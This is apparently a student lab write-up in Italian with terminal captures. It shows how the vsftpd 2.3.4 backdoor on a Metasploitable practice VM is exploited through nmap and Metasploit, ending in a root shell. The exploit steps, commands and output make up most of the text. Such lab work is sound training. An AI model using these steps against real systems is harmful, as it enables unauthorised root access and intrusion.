


ESERCIZIO S7-L1

Lo scopo dell'esercizio di oggi era quello di andare a exploitare la macchina Metasploitable sfruttando il servizio "vsftpd" utilizzando una sessione di hacking con Metasploit.

L'exploit sfrutta una vulnerabilità già presente nel codice a differenza del malware che è un qualcosa che vado ad installare.


"vsftpd" è un servizio che permette di gestire il protocollo FTP, il quale si occupa di trasferimento file.

Per prima cosa ho fatto una scansione più invasiva per vedere i servizi attivi e la versione; quello che voglio exploitare è il servizio ftp in ascolto sulla porta 21.



```
kali@kali: ~  
File Actions Edit View Help  
— 192.168.1.149 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3061ms  
rtt min/avg/max/mdev = 0.349/0.473/0.721/0.145 ms  
  
kali@kali: ~  
$ nmap -sV 192.168.1.149  
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-06 08:34 EST  
Nmap scan report for 192.168.1.149  
Host is up (0.0011s latency).  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login        OpenBSD or Solaris rlogind  
514/tcp   open  tcpwrapped  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  filtered ingreslock  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)
```

Una volta fatto questo, avvio Metasploit con il comando "msfconsole" e vedo se esiste un exploit per il servizio "vsftpd" con il comando search. Noto che ci sono due exploit per questo servizio, quello che utilizzerò è il secondo con versione 2.3.4 perché è la versione che è uscita precedentemente con la scansione.




```
root@kali: ~  
File Actions Edit View Help  
- [ metasploit v6.3.31-dev ]  
+ -- [ 2346 exploits - 1220 auxiliary - 413 post ]  
+ -- [ 1387 payloads - 46 encoders - 11 nops ]  
+ -- [ 9 evasion ]  
  
Metasploit tip: After running db_nmap, be sure to  
check out the result of hosts and services  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search vsftpd  
  
Matching Modules  
  
# Name Description Disclosure Date Rank Check  
+-----+-----+-----+-----+-----+  
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes  
vsftpd 2.3.2 Denial of Service  
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No  
vsftpd v2.3.4 Backdoor Command Execution  
  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
msf6 > |
```

Per usare questo exploit utilizzo il comando “use” seguito dal path.

```
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Successivamente con il comando “show options” vado a vedere quali parametri vanno configurati. Quello che devo andare ad inserire è l’indirizzo IP della macchina vittima (RHOSTS) che in questo caso è Metasploitable; per fare ciò utilizzo il comando set rhosts seguito dall’IP di Metasploitable.



The screenshot shows a Kali Linux desktop environment. A terminal window is open, displaying the following commands and output:

```
root@kali: ~
File Actions Edit View Help
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)


Payload options (cmd/unix/interact):
  Name Current Setting Required Description
  ---
  0 Automatic

Exploit target:
  Id Name
  --
  0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.149
rhosts => 192.168.1.149
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Una volta fatto questo dobbiamo scegliere il payload. Con il comando “show payloads” possiamo vedere quali sono disponibili per l’exploit che abbiamo scelto.



The screenshot shows the same Kali Linux desktop environment. The terminal window now displays the output of the “show payloads” command:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
  # Name Disclosure Date Rank Check Description
  --
  0 payload/cmd/unix/interact
  , Interact with Established Connection
  normal No Unix Command

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Una volta scelto il payload lanciamo il comando “exploit” per cominciare l’attacco.

```
root@kali: ~  
File Actions Edit View Help  
--  
0 Automatic  
  
View the full module info with the info, or info -d command.  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads  
  
Compatible Payloads  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/interact		normal	No	Unix Command

```
, Interact with Established Connection  
  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
  
[*] 192.168.1.149:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 192.168.1.149:21 - USER: 331 Please specify the password.  
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...  
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.1.148:35723 → 192.168.1.149:6200  
) at 2023-11-06 09:07:16 -0500
```

Da questo vediamo che c’è una shell sul sistema quindi possiamo eseguire qualsiasi comando. Per vedere se l’exploit è andato in maniera corretta utilizziamo il comando “ifconfig”: se questo ci restituisce l’IP di Metasploitable allora è andato a buon fine.

```
root@kali: ~  
File Actions Edit View Help  
[+] 192.168.1.149:21 - USER: 331 Please specify the password.  
[+] 192.168.1.149:21 - Backdoor service has been spawned, handling...  
[+] 192.168.1.149:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.1.148:35723 → 192.168.1.149:6200  
) at 2023-11-06 09:07:16 -0500  
  
ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:a3:0d:16  
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fea3:d16/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:3834 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:1518 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:378484 (369.6 KB)  TX bytes:150950 (147.4 KB)  
          Base address:0xd010 Memory:f0200000-f0220000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:264 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:264 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:103933 (101.4 KB)  TX bytes:103933 (101.4 KB)
```

Come ultimo step, una volta ottenuta la sessione su Metasploitable ho creato una cartella con il comando "mkdir".

```
eth0      Link encap:Ethernet  HWaddr 08:00:27:a3:0d:16
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea3:d16/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:54 errors:0 dropped:0 overruns:0 frame:0
          TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6316 (6.1 KB)  TX bytes:6282 (6.1 KB)
          Base address:0xd010 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
msfadmin@metasploitable:~$ sudo su
[sudo] password for msfadmin:
root@metasploitable:/home/msfadmin# cd /test_metasploit
root@metasploitable:/test_metasploit#
```